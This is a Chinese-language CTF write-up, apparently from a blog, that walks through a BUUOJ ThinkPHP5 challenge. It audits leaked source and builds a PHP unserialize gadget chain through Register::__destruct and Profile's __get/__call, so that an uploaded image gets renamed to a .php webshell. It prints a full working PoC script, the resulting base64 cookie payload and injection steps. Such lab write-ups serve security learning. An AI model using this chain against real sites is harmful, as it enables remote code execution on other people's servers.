
上传的是一张jpg的图片，传上去之后被改后缀为png，而且可以看到路径和文件名都进行了重命名使用md5值
目录扫描出一个www.tar.gz在网站根目录，使用phpstorm打开，发现是ThinkPHP5框架



```php
<?php
namespace app\web\controller;
use think\Controller;

class Index extends Controller
{
    public $profile;
    public $profile_db;

    public function index()
    {
        if($this->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/home";
            $this->redirect($curr_url,302);
            exit();
        }
        return $this->fetch("index");
    }

    public function home(){
        if(!$this->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
            $this->redirect($curr_url,302);
            exit();
        }

        if(!$this->check_upload_img()){
            $this->assign("username",$this->profile_db['username']);
            return $this->fetch("upload");
        }else{
            $this->assign("img",$this->profile_db['img']);
            $this->assign("username",$this->profile_db['username']);
            return $this->fetch("home");
        }
    }

    public function login_check(){
        $profile=cookie('user');
        if(!empty($profile)){
            $this->profile=unserialize(base64_decode($profile));
            $this->profile_db=db('user')->where("ID",intval($this->profile['ID']))->find();
            if(array_diff($this->profile_db,$this->profile)==null){
                return 1;
            }else{
                return 0;
            }
        }
    }

    public function check_upload_img(){
        if(!empty($this->profile) && !empty($this->profile_db)){
            if(empty($this->profile_db['img'])){
```

https://blog.csdn.net/mochu7777777


而且存在.idea目录
(.idea是存放项目的配置信息，包括历史记录，版本控制信息等的一个目录)




名称	修改日期	类型	大小
inspectionProfiles	2019/5/18 21:21	文件夹	
encodings.xml	2020/3/26 22:15	XML 文档	1 KB
misc.xml	2019/3/18 14:01	XML 文档	1 KB
modules.xml	2019/3/18 14:01	XML 文档	1 KB
php.xml	2019/3/18 15:46	XML 文档	1 KB
tp5.iml	2019/3/18 15:46	IML 文件	1 KB
vcs.xml	2019/3/18 14:01	XML 文档	1 KB
workspace.xml	2020/3/26 23:52	XML 文档	25 KB

https://blog.csdn.net/mochu7777777

使用phpstorm打开后，首先发现存在两个断点hint



```
        if(!$this->check_upload_img()){
            $this->assign(name: "username",$this->profile_db['username']);
            return $this->fetch(template: "upload");
        }else{
            $this->assign(name: "img",$this->profile_db['img']);
            $this->assign(name: "username",$this->profile_db['username']);
            return $this->fetch(template: "home");
        }
    }

    public function login_check(){
        $profile=cookie(name: 'user');
        if(!empty($profile)){
            $this->profile=unserialize(base64_decode($profile));
            $this->profile_db=db(name: 'user')->where(field: "ID",intval($this->profile['ID']))->find();
            if(array_diff($this->profile_db,$this->profile)==null){
                return 1;
            }else{
                return 0;
            }
        }
    }

    public function check_upload_img(){
        if(!empty($this->profile) && !empty($this->profile_db)){
            if(empty($this->profile_db['img'])){
                return 0;
            }else{
                return 1;
            }
        }
    }
```



```
                $this->redirect($curr_url, params: 302);
                exit();
            }
        }
        if (!empty(input(key: "post.username")) && !empty(input(key: "post.email")) && !empty(input(ke
            $email = input(key: "post.email", default: "", filter: "addslashes");
            $password = input(key: "post.password", default: "", filter: "addslashes");
            $username = input(key: "post.username", default: "", filter: "addslashes");
            if($this->check_email($email)) {
                if (empty(db(name: "user")->where(field: "username", $username)->find()) && empty(db(na
                    $user_info = ["email" => $email, "password" => md5($password), "username" => $user
                    if (db(name: "user")->insert($user_info)) {
                        $this->registed = 1;
                        $this->success(msg: 'Registed successful!', url(url: '../index'));
                    } else {
                        $this->error(msg: 'Registed failed!', url(url: '../index'));
                    }
                } else {
                    $this->error(msg: 'Account already exists!', url(url: '../index'));
                }
            }else{
                $this->error(msg: 'Email illegal!', url(url: '../index'));
            }
        } else {
            $this->error(msg: 'Something empty!', url(url: '../index'));
        }
    }

    public function check_email($email){
        $pattern = "/^[_a-z0-9-]+(\.[_a-z0-9-]+)*@[a-z0-9-]+(\.[a-z0-9-]+)*(\.[a-z]{2,})$/";
        preg_match($pattern, $email, &: $matches);
        if(empty($matches)){
            return 0;
        }else{
            return 1;
        }
    }

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }
```

application/web/controller/Index.php 里的：


首先访问大部分页面例如 index 都会调用 login_check 方法。

该方法会先将传入的用户 Profile 反序列化，而后到数据库中检查相关信息是否一致。

application/web/controller/Register.php 里的：

Register 的析构方法，估计是想判断注没注册，没注册的给调用 check 也就是 Index 的 index 方法，也就是跳到主页了。


接着审计上传逻辑代码：



```
    public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url, params: 302);
                exit();
            }
        }

        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename);
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error( msg: 'Forbidden type!', url( url: '../index'));
            }
        }else{
            $this->error( msg: 'Unknow file type!', url( url: '../index'));
        }
    }
```

先检查是否登录，然后判断是否有文件，然后获取后缀，解析图片判断是否为正常图片，再从临时文件拷贝到目标路径。


而 Profile 有 _call 和 _get 两个魔术方法，分别书写了在调用不可调用方法和不可调用成员变量时怎么做。_get 会直接从 except 里找，_call 会调用自身的 name 成员变量所指代的变量所指代的方法。



```
    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}
```

https://blog.csdn.net/mochu7777777

这两个魔术方法加上反序列化和析构函数的调用，结合起来就可以操控 Profile 里的参数，控制其中的 upload_img 方法，这样我们就能任意更改文件名，让其为我们所用了。
构造一个 Profile 和 Register 类，命名空间 app\web\controller（要不然反序列化会出错，不知道对象实例化的是哪个类）。然后给其 except 成员变量赋值 [‘index’ => ‘img’]，代表要是访问 index 这个变量，就会返回 img。而后又给 img 赋值 upload_img，让这个对象被访问不存在的方法时最终调用 upload_img。



```
    public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url, params: 302);
                exit();
            }
        }

        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename);
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error( msg: 'Forbidden type!', url( url: '../index'));
            }
        }else{
            $this->error( msg: 'Unknow file type!', url( url: '../index'));
        }
    }
```

https://blog.csdn.net/mochu7777777

而后又赋值控制 filename_tmp 和 filename 成员变量。可以看到前面两个判断我们只要不赋值和不上传变量即可轻松绕过。ext 这里也要赋值，让他进这个判断。而后程序就开始把 filename_tmp 移动到 filename，这样我们就可以把 png 移动为 php 文件了。


还要构造一个 Register，checker 赋值为 我们上面这个 $profile，registed 赋值为 false，这样在这个对象析构时就会调用 profile 的 index 方法，再跳到 upload_img 了。

POC文件：

```
<?php

namespace app\web\controller;
error_reporting(0);
class Profile
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;


    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}

class Register
{
    public $checker;
    public $registed;

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }

}

$profile = new Profile();
$profile->except = ['index' => 'img'];
$profile->img = "upload_img";
$profile->ext = "png";
$profile->filename_tmp = "./upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.png";
$profile->filename = "./upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.php";

$register = new Register();
$register->registed = false;
$register->checker = $profile;

echo urlencode(base64_encode(serialize($register)));
```

注意这里的文件路劲，看 Profile 的构造方法有切换路径，这里我们反序列化的话似乎不会调用构造方法，所以得自己指定一下路径。

```
TzoyNzoiYXBwXHdlYlxjb250cm9sbGVyXFJlZ2lzdGVyIjoyOntzOjc6ImNoZWNrZXIiO086MjY6ImFwcFx3ZWJcY29udHJvbGxlclxQcm9maWxl
Ijo3OntzOjc6ImNoZWNrZXIiO047czoxMjoiZmlsZW5hbWVfdG1wIjtzOjc4OiIuL3VwbG9hZC83NmQ5ZjAwNDY3ZTVlZTZhYmMzY2E2MDg5MmVm
MzA0ZS8xOTA1ZTMyOTczMThlMDdmNjg5ZWVkYTNhZmI3OWRjNy5wbmciO3M6ODoiZmlsZW5hbWUiO3M6Nzg6Ii4vdXBsb2FkLzc2ZDlmMDA0Njdl
NWVlNmFiYzNjYTYwODkyZWYzMDRlLzE5MDVlMzI5NzMxOGUwN2Y2ODllZWRhM2FmYjc5ZGM3LnBocCI7czoxMToidXBsb2FkX21lbnUiO047czoz
OiJleHQiO3M6MzoicG5nIjtzOjM6ImltZyI7czoxMDoidXBsb2FkX2ltZyI7czo2OiJleGNlcHQiO2E6MTp7czo1OiJpbmRleCI7czozOiJpbWci
O319czo4OiJyZWdpc3RlZCI7YjowO30%3D
```



页面错误！请稍后再试～

ThinkPHP V5.1.35 LTS { 十年磨一剑-为API开发设计的高性能框架 }


Name	Value
Request Headers	
☑ Cookie	user=TzoyNzoiYXBwXHdlYlxj

填哪都行

http://6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn


名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite
user	TzoyNzoiYXBwXHdlYlxjb250cm9sbGVyXFJlZ2lzdGVyIjoyOntzOjc6ImNoZWNrZXIiO086MjY6ImFwcFwcF...	6d2c2019-...	/	Thu, 26 Mar 2020 ...	595	false	false	None

